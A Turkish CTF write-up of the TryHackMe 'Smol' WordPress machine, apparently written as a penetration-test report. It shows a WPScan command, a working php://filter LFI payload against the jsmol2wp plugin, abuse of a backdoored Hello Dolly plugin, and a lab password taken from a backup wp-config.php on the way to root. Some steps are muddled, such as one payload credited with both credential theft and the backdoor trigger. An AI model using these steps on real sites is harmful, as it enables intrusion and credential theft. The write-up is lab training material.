TryHackMe: Smol - CTF Çözüm Raporu

1. Yönetici Özeti

Smol makinesi; güncellenmemiş eklentilerin, unutulmuş yedek dosyalarının ve şifre tekrar kullanımının (password reuse) yarattığı güvenlik zafiyetlerini ele alan gerçekçi bir WordPress senaryosudur. Sızma testi kapsamında, açık kaynak istihbaratı (OSINT) ile keşfedilen bir LFI zafiyeti sömürülmüş, sistemdeki kimlik bilgileri elde edilmiştir. Ardından WordPress paneline sızılmış, webmastertask sayfası üzerinden tespit edilen arka kapılı (backdoored) "Hello Dolly" eklentisi tetiklenerek sisteme giriş yapılmıştır. Son aşamada ise unutulmuş bir .zip yedeği üzerinden yanal hareket yapılarak root yetkilerine ulaşılmış ve sistem tamamen ele geçirilmiştir.

2. Bilgi Toplama ve Keşif (Reconnaissance)

Hedef sisteme (www.smol.thm) yönelik ilk incelemelerde web sunucusunun aktif olduğu ve WordPress (v6.7.1) çalıştırdığı tespit edilmiştir.

Kapsamlı bir WPScan (wpscan --url http://www.smol.thm -e u,vp,vt,ap) taraması ile aşağıdaki kritik bilgiler elde edilmiştir:

- **Geçerli Kullanıcılar:** admin, think, wp, gege, diego, xavi
- **Kurulu Eklentiler:** MailPoet (wysija) ve jsmol2wp (v1.07)
- **Açık Dizinler:** wp-content/uploads/ dizininin dışarıdan listelemeye (directory listing) açık olduğu görülmüştür.

3. Karşılaşılan Tavşan Delikleri (Rabbit Holes)


Sisteme sızma girişimleri sırasında zaman kaybettirmek amacıyla kurgulanmış iki yanıltıcı yolla karşılaşılmıştır:


- **MailPoet (Wysija) Zafiyeti:** Eklentinin eski sürümlerinde bilinen "Arbitrary File Upload" zafiyeti için Metasploit üzerinden sömürü denenmiş, ancak sunucu dosya yüklemesini reddetmiştir.
- **Brute Force Saldırısı:** Elde edilen devasa kullanıcı listesi ve sözlük ile başlatılan kaba kuvvet saldırısı, işlemin hedefe ulaşmasının imkansızlığı anlaşıldığı için durdurulmuştur.

4. Zafiyet Sömürüsü (jsmol2wp LFI)

Agresif tarama sonucunda tespit edilen **jsmol2wp (v1.07)** eklentisi için Google ve GitHub üzerinde yapılan açık kaynak araştırmaları (OSINT) sonucunda, eklentinin query parametresi üzerinden Arbitrary File Read / LFI zafiyeti barındırdığı keşfedilmiştir.

Zafiyeti sömürmek ve WordPress yapılandırma dosyasını (veya sistem dosyalarını) okumak için GitHub'da tespit edilen şu payload kullanılmıştır:





http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../hello.php

Bu LFI vektörü sayesinde hedef sistemdeki veritabanı kullanıcı adı (wpuser) ve şifresine ulaşılarak WordPress admin paneline başarılı bir giriş sağlanmıştır.

5. İç Ağ Keşfi ve Arka Kapı (Backdoor)

Sisteme giriş yapıldıktan sonra WordPress arayüzü incelenmiş ve **webmastertask** adlı sayfa dikkat çekmiştir. Bu sayfa üzerinden yapılan incelemelerde, sistemde varsayılan olarak gelen **Hello Dolly** eklentisine yönlendirme yapıldığı fark edilmiştir.

Hello Dolly eklentisi üzerinde yapılan araştırmalar ve kaynak kod analizi sonucunda, eklentinin içerisine zararlı bir arka kapı (backdoor) yerleştirildiği tespit edilmiştir. GitHub'da bulunan LFI payload'u (...resource=../../hello.php) ile bu eklentideki arka kapı tetiklenmiş ve sistemde komut çalıştırma (RCE) yetkisi elde edilmiştir.

```
Webmaster Tasks!!
```

```
1- [IMPORTANT] Check Backdoors: Verify the SOURCE CODE of "Hello Dolly" plugin as the site's code revision.

2- Set Up HTTPS: Configure an SSL certificate to enable HTTPS and encrypt data transmission.

3- Update Software: Regularly update your CMS, plugins, and themes to patch vulnerabilities.

4- Strong Passwords: Enforce strong passwords for users and administrators.

5- Input Validation: Validate and sanitize user inputs to prevent attacks like SQL injection and XSS.

6- [IMPORTANT] Firewall Installation: Install a web application firewall (WAF) to filter incoming traffic.

7- Backup Strategy: Set up regular backups of your website and databases.

8- [IMPORTANT] User Permissions: Assign minimum necessary permissions to users based on roles.
```

6. Hash Kırma (John The Ripper)

Veritabanından çekilen WordPress kullanıcılarına ait şifreli özetler (hash), kırma işlemi için hashpass isimli bir dosyaya kaydedilmiştir. CTF yazarının "John The Ripper, Hashcat'ten daha hızlıdır" ipucu doğrultusunda, hiçbir ekstra parametreye (--format veya --wordlist) ihtiyaç duyulmadan araç en sade haliyle çalıştırılmış ve şifreler başarıyla açık metne dönüştürülmüştür.

7. Yanal Hareket ve Yetki Yükseltme (Rooting)

Elde edilen erişimler doğrultusunda sistemde yerel bir keşif (Local Enumeration) başlatılmıştır. **think** kullanıcısının dizininde yapılan incelemede, SSH bağlantısı kurmaya yarayan özel bir **id_rsa** anahtarı bulunmuştur. Bu anahtar kullanılarak sisteme tam yetkili ve stabil bir SSH bağlantısı sağlanmıştır.

Sistemde gezinirken ana dizinde unutulmuş bir yedek dosyası olan **wordpress.old.zip** tespit edilmiştir. Dosya unzip komutuyla dışarı aktarılmış ve içinden çıkan eski wp-config.php dosyası cat komutuyla okunmuştur.

Bu eski yapılandırma dosyasının içerisinde **xavi** kullanıcısına ait parolaya ulaşılmıştır. Elde edilen bu kritik parola ile sistemde yetki yükseltme (Privilege Escalation) adımları tamamlanmış, **root** kabuğuna geçiş yapılarak makine başarıyla bitirilmiştir.

```
gege@ip-10-113-143-206:~/wordpress.old$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the installation.
 * You don't have to use the web site, you can copy this file to "wp-config.php"
 * and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * Database settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/documentation/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'xavi' );

/** Database password */
define( 'DB_PASSWORD', 'P@ssw0rdxavi@' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * Authentication unique keys and salts.
 *
```

```
gege@ip-10-113-143-206:~$ ls
wordpress.old  wordpress.old2  wordpress.old.zip
gege@ip-10-113-143-206:~$ cd wordpress.old
gege@ip-10-113-143-206:~/wordpress.old$ ls
index.php    readme.html     wp-admin           wp-comments-post.php  wp-content   wp-includes        wp-load.php   wp-mail.php      wp-signup.php     xmlrpc.php
license.txt  wp-activate.php  wp-blog-header.php  wp-config.php         wp-cron.php  wp-links-opml.php  wp-login.php  wp-settings.php  wp-trackback.php
gege@ip-10-113-143-206:~/wordpress.old$ cd wp-admin
gege@ip-10-113-143-206:~/wordpress.old/wp-admin$ ls
about.php            customize.php          includes             menu-header.php         options-discussion.php  privacy.php              upgrade-functions.php
admin-ajax.php       edit-comments.php      index.php            menu.php                options-general.php     privacy-policy-guide.php upgrade.php
admin-footer.php     edit-form-advanced.php install-helper.php   moderation.php          options-head.php        profile.php              upload.php
admin-functions.php  edit-form-blocks.php   install.php          ms-admin.php            options-media.php       revision.php             user
admin-header.php     edit-form-comment.php  js                   ms-delete-site.php      options-permalink.php   setup-config.php         user-edit.php
admin.php            edit-link-form.php     link-add.php         ms-edit.php             options.php             site-editor.php          user-new.php
admin-post.php       edit.php               link-manager.php     ms-options.php          options-privacy.php     site-health-info.php     users.php
async-upload.php     edit-tag-form.php      link-parse-opml.php  ms-sites.php            options-reading.php     site-health.php          widgets-form-blocks.php
authorize-application.php edit-tags.php     link.php             ms-themes.php           options-writing.php     term.php                 widgets-form.php
comment.php          erase-personal-data.php load-scripts.php    ms-upgrade-network.php  plugin-editor.php       theme-editor.php         widgets.php
contribute.php       export-personal-data.php load-styles.php    ms-users.php            plugin-install.php      theme-install.php
credits.php          export.php             maint                my-sites.php            plugins.php             themes.php
css                  freedoms.php           media-new.php        nav-menus.php           post-new.php            tools.php
custom-background.php images                media.php            network                 post.php                update-core.php
custom-header.php    import.php             media-upload.php     network.php             press-this.php          update.php
gege@ip-10-113-143-206:~/wordpress.old/wp-admin$ cd ..
gege@ip-10-113-143-206:~/wordpress.old$ ls
index.php    readme.html     wp-admin           wp-comments-post.php  wp-content   wp-includes        wp-load.php   wp-mail.php      wp-signup.php     xmlrpc.php
license.txt  wp-activate.php  wp-blog-header.php  wp-config.php         wp-cron.php  wp-links-opml.php  wp-login.php  wp-settings.php  wp-trackback.php
gege@ip-10-113-143-206:~/wordpress.old$ cat wp-config.php
<?php
```

Çözüm Önerileri:

1. Güncellemesi kesilmiş ve LFI zafiyeti barındıran eklentiler (jsmol2wp) sistemden derhal kaldırılmalıdır.
2. Web sunucusunun ana dizinlerinde .zip, .bak gibi eski yedek dosyaları (wordpress.old.zip) unutulmamalıdır.
3. Üçüncü parti eklentilerde (Hello Dolly vb.) arka kapı risklerine karşı statik kod analizi yapılmalıdır.